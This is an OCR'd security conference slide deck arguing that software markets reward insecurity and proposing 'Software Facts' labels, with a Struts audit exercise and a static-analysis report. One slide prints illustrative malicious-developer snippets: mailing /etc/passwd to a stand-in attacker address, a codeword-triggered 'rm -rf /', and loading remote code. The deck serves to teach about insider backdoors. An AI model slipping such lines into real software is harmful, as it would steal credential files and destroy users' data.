
Unsafe At Any (CPU) Speed

Why We Make The Same Security Mistakes Over And Over Again

Jeff Williams
CEO, Aspect Security
jeff.williams@aspectsecurity.com


410-707-1487
Columbia, MD

Remember the Corvair?



The Automobile Market

- 25 Years Ago
  - Most cars were built without safety features
  - No seatbelts, airbags, crumple zones, side impact protection, etc…
- Many different forces affected the market
  - Pinto, Nader, Oil Crisis, Regulation, lots more…
- Automakers include more safety features
  - Becomes a critical buying factor
  - Competitors must improve to compete
- Today
  - Can't sell a car without safety



Our Software Is Unsafe

- Most applications have egregious mistakes
- We don’t capture application security policy and requirements
- We don’t teach software developers about security
- We outsource software development overseas
- We use code from untrusted (open) sources
- Most source code is never reviewed
- We rely on scanning and penetration testing
- We don’t ask vendors why we should trust their software


We don’t have any idea whether our code is trustworthy or not

Current Software Security

- Applications are easily compromised
  - Generally hours, always in days
  - No special knowledge or tools required
- "New" vulnerabilities are exceedingly rare
  - We're making the same mistakes over and over
- No differences between…
  - Healthcare, financial, utilities, e-commerce, government, military
  - Intranet, Extranet, Internet
- Projects are ignoring application security
  - Requirements do not cover application security
  - Testing and C&A do not cover application security

Software Is A Black Box

- Complex
  - Millions of lines of code
  - Leaky abstractions
  - Massively interconnected
- Compiled
  - Difficult to reverse engineer
  - Different on every platform
- Legal Protections
  - No peeking
  - We’re not liable



Audit Exercise

```
public class DamagedStrutsForm extends ActionForm
{
  public void doForm( HttpServletRequest request) {
     UserBean u = session.getUserBean();
     u.setName(request.getParameter("name"));
     u.setFavoriteColor(request.getParameter("color"));
  }

  public boolean validate( HttpServletRequest request) {
     try {
        if ( request.getParameter("Name").indexOf("<scri") != -1 ) {
          logger.log("Script detected" );
          return false;
        }
     }
     catch( Exception e ) {}
     return true;
  }
}
```

Does not invoke validate

Tainted data

Unvalidated

Weak filter

Wrong case

Fail open

What Could a Malicious Developer Do?

- **Trojan Horse runs for admin**

```
if ( System.getCurrentUser().getName().equals( "admin" ) )
    Runtime.exec( "sendmail hacker@badguys.com < /etc/passwd" );
```

- **Secret trigger removes all files on root partition**

```
if( req.getParameter( "codeword" ).equals( "eagle" ) )
    Runtime.exec( "rm -rf /" );
```

- **Randomly corrupt data one time in 100**

```
if ( Math.random() < .01 ) bean.setValue( "corrupt" );
```

- **Load and execute code from remote server**

```
((A)(ClassLoader.getSystemClassLoader().defineClass
    (null, readBytesFromNetwork(),0,422).newInstance())).attack();
```

- **Make backdoor look like inadvertent mistake**

```
if ( input < 0 ) throw new RuntimeException( "Input error" );
```

Impossible to tell malicious from mistake


Who wrote the libraries your application uses?

Software Security Is A Different World

- Network Security
  - Part of IT
  - Networking Experts
  - Product Focused
  - 1000's of Copies
  - Signature Based
  - Patch Management
- Software Security
  - Part of Business Units
  - Software Experts
  - Custom Code Focused
  - 1 Copy of Software
  - No Signatures
  - Prevent Vulnerabilities

Don't let anyone rely on network security techniques to gain software security

Vulnerability Analysis – Software Style


Manual Penetration Testing
Human Analysis
Manual Code Review
Bank of America Higher Standards
Online Banking
Sign In
Automated External Scanning
Automated Signatures
Automated Static Code Analysis

```
    // check if the user wants userNa
    String rememberUserName = hreq.g
    if (rememberUserName != null) {
      // set a cookie with the user
      Cookie userNameCookie = new Cookie(COOK
      // set cookie to last for one month
      userNameCookie.setMaxAge(2678400);
      hres.addCookie(userNameCookie);
    } else {
        // see if the cookie exists and remove
        Cookie[] cookies = hreq.getCookies();
        if (cookies != null) {
            for (int loop=0; loop < cookies.le
                if (cookies[loop].getName().eq
                    cookies[loop].setMaxAge(0)
                    hres.addCookie(cookies[loo

                }
            }
        }
    }

    //validate against the registered users
    SignOnLocal signOn = getSignOnEjb();
    boolean authenticated = signOn.authenticat
    if (authenticated) {
        // place a true boolean in the session
        if (hreq.getSession().getAt
            hreq.getSession().remov
        }
        hreq.getSession().setAttribu
        // remove the sign on user ke
```

The combined approach is the most cost-effective

How Do We Prevent Flaws From Happening

- Lots of Techniques
  - Formal Modeling
  - Process Assurance
  - Penetrate and Patch
  - Manual Code Review
  - Static Analysis
  - Developer Training
  - Top Ten Lists
  - Secure Programming Books
  - Bugtraq
  - Common Criteria

None of these are changing the way software gets developed

Economics

- “The Market for Lemons”
  - By George Akerlof in 1970 (Nobel Prize for Economics in 2001 for this work)
  - Buyers can’t tell cherries from lemons (asymmetric information)
  - Market price decreases to compensate for the risk
  - Cherry owners are less inclined to sell
  - Therefore, even a competitive market is filled with lemons

The Software Market


- Worse than the automobile market
- Asymmetric information is carefully protected
  - Extremely difficult to analyze software (even with source)
  - Restrictive license agreements
  - Legal and regulatory restrictions on security analysts
- Virtually guarantees insecure software
  - If you can’t tell the difference, why pay more?
  - No way to establish the benefit of secure software
- Until recently, making secure software didn’t make sense

Fixing a Broken Market

- In a rational software market....
  - Buyers and sellers would share an understanding of security
  - Market forces determine what the right level of security is

Another Broken Market

- What's In That Food?
  - Before 1974 no way to find out
- Nutrition Facts Program
  - Changed the market
  - Fixed asymmetric information problem
- 30 Years Later
  - Program is catching on



Nutrition Facts

Serving Size (64g)
Servings Per Container 2

Amount Per Serving

Calories 280	Calories from Fat 100
	% Daily Value*
Total Fat 11g	**16**%
Saturated Fat 3g	**16**%
Cholesterol 5mg	**2**%
Sodium 15mg	**1**%
Total Carbohydrate 36g	**12**%
Dietary Fiber 6g	**24**%
Sugars 16g	
Protein 11g	

Vitamin A 0%	•	Vitamin C 120%
Calcium 6%	•	Iron 20%

*Percent Daily Values are based on a 2,000 calorie diet. Your daily values may be higher or lower depending on your calorie needs:

	Calories:	2,000	2,500
Total Fat	Less than	65g	80g
Saturated Fat	Less than	20g	25g
Cholesterol	Less than	300mg	300mg
Sodium	Less than	2,400mg	2,400mg
Total Carbohydrate		300g	375g
Dietary Fiber		25g	30g

Calories per gram:
Fat 9 • Carbohydrate 4 • Protein 4

What Would You Like to Know?


- Facts
  - How many lines of code?
  - What languages are used?
  - What libraries does this application use (and how)?
  - What type of network access is required (client, server, none)?
  - What security mechanisms are used?
  - What are the configuration files associated with the application?

- Vendor Input
  - How are sensitive assets protected?
  - What vulnerabilities have been identified in this product?
  - How to find security documentation (design, test results, vulnerabillities)?
  - How should security flaws be reported?
  - Who developed this code?
  - What assurance activities occurred (analysis, code review, test, evaluation)?

Software Facts – For Consumers

- "Security Facts"
  - Voluntary
  - Absolutely simple to produce for vendors
  - Perhaps a central repository?
  - Make tools available to everyone
- Contents
  - Facts automatically generated
  - Other vendor claims in a standard format
- Empower consumers

Ingredients: Sun Java 1.5 runtime, Sun J2EE 1.2.2, Jakarta log4j 1.5, Jakarta Commons 2.1, Jakarta Struts 2.0, Harold XOM 1.1rc4, Hunter JDOMv1



Software Facts

Expected Number of Users 15
Typical Roles per Instance 4

Amount Per Serving

Modules 155 Modules from Libraries 120

	% Vulnerability*
Cross Site Scripting 22	**65%**
Reflected 12	**15%**
Stored 10	
SQL Injection 2	**10%**
Buffer Overflow 5	**95%**
Total Security Mechanisms 3	**10%**
Modularity .035	**0%**
Cyclomatic Complexity 323	
Encryption 3	
Authentication 15	4%
Access Control 3	2%
Input Validation 233	20%
Logging 33	4%


* % Vulnerability values are based on typical use scenarios for this product. Your Vulnerability Values may be higher or lower depending on your software security needs:

	Usage	Intranet	Internet
Cross Site Scripting	Less Than	10	5
Reflected	Less Than	10	5
Stored	Less Than	10	5
SQL Injection	Less Than	20	2
Buffer Overflow	Less Than	20	2
Security Mechanisms		10	14
Encryption		3	15

Security and Libraries

- **Why study libraries?**
  - **Modern applications use libraries**
  - **We know what the libraries do**
  - **Lots of information to gather**

- **Interesting information**
  - **Calls to security mechanisms**
    - » **This application uses SHA-1**
  - **Calls to dangerous methods**
    - » **Use of Runtime.exec()**
  - **Calls to different technologies**
    - » **This application uses SOAP**
  - **Failure to use a mechanism**
    - » **No logging in application**
    - » **No regular expressions used**
    - » **No standard authentication**


AspectCheck Software Baseline Security Profiler - Aspect Security, Inc. - Microsoft Internet Explo...
File Edit View Favorites Tools Help
Back Search Favorites Media
Address C:\Documents and Settings\jwilliams\Desktop\petstore-report.doc.html
Google Search Web Seruku
aspect security
My Computer

AspectCheck Report for JavaPetStore v1.3.2
6/5/2004

Purpose of Report


This report is intended to provide insight into the security of a software baseline. The findings are based on extensive static analysis of any compiled software found in the directory selected for analysis. All class, jar, and zip files are found, but only code actually invoked from the selected package is analyzed.

The findings in this report are NOT confirmed vulnerabilities. Rather, they should be treated as facts and metrics that may be useful in determining whether or not an application is likely to contain vulnerabilities. Automated analysis of software for vulnerabilities is beyond the state of the art and is likely to remain so for a long time. There is broad consensus among security experts that a source code review by security experts is the only way to reliably gain assurance in an application. These results may be helpful in prioritizing applications for such a review.

Findings Summary - More bars indicates increased need to examine code.

Access Control	GUARDED	▨▨
Accountability and Logging	HIGH	▨▨▨▨
Application Configuration	GUARDED	▨▨
Authentication and Session Management	ELEVATED	▨▨▨
Client Program	LOW	▨
Concurrency	LOW	▨
Cryptography	LOW	▨
Database Access	SEVERE	▨▨▨▨▨
Denial of Service	SEVERE	▨▨▨▨▨
Dynamic Code	GUARDED	▨▨
Error Handling	LOW	▨
File System	HIGH	▨▨▨▨
Input Validation	HIGH	▨▨▨▨
Native Code Use	LOW	▨

Material Safety Data Sheets – For Researchers



Choose a Product Category

Auto Products
Brake Fluid, De-icer, Lubricant, Sealant, and more...

Inside the Home
Air Freshener, Bleach, Toilet Bowl Cleaner, and more...

Pesticides
Animal Repellant, Fungicide, Herbicide, Insecticide, and more...

Landscape / Yard
Fertilizer, Lawn Care, Swimming Pool Products, and more...

Personal Care / Use
Antiperspirant, Hair Spray, Makeup, Shampoo, Soap, and more...

Home Maintenance
Caulk, Grout, Insulation, Paint, Putty, Stain, and more...

Arts & Crafts
Adhesive, Glaze, Glue, Primer, Varnish, and more...

Pet Care
Flea & Tick Control, Litter, Stain/Odor Remover, and more...

- Prepared by manufacturers or importers to describe characteristics of the product and to provide information concerning potential hazards.
- Must be readily available for employee review at all times the employee is in the work place.
- Information in an MSDS
  - Company Information
  - Hazardous Ingredients
  - Physical Data
  - Fire and Explosion Hazard Data
  - Health Hazard Data
  - Reactivity Data
  - Spill or Leak Procedures
  - Special Protection Information
  - Special Precautions

Conclusion

- Challenge
  - ▶Produce code that we can trust
- Obstacles
  - ▶Huge numbers of legacy applications
  - ▶Huge numbers of applications in deployment
  - ▶Minimal understanding of the problem
  - ▶Market forces working in opposite direction
- Approach
  - ▶Influence market to encourage secure software

Thank You

- Questions and Discussion?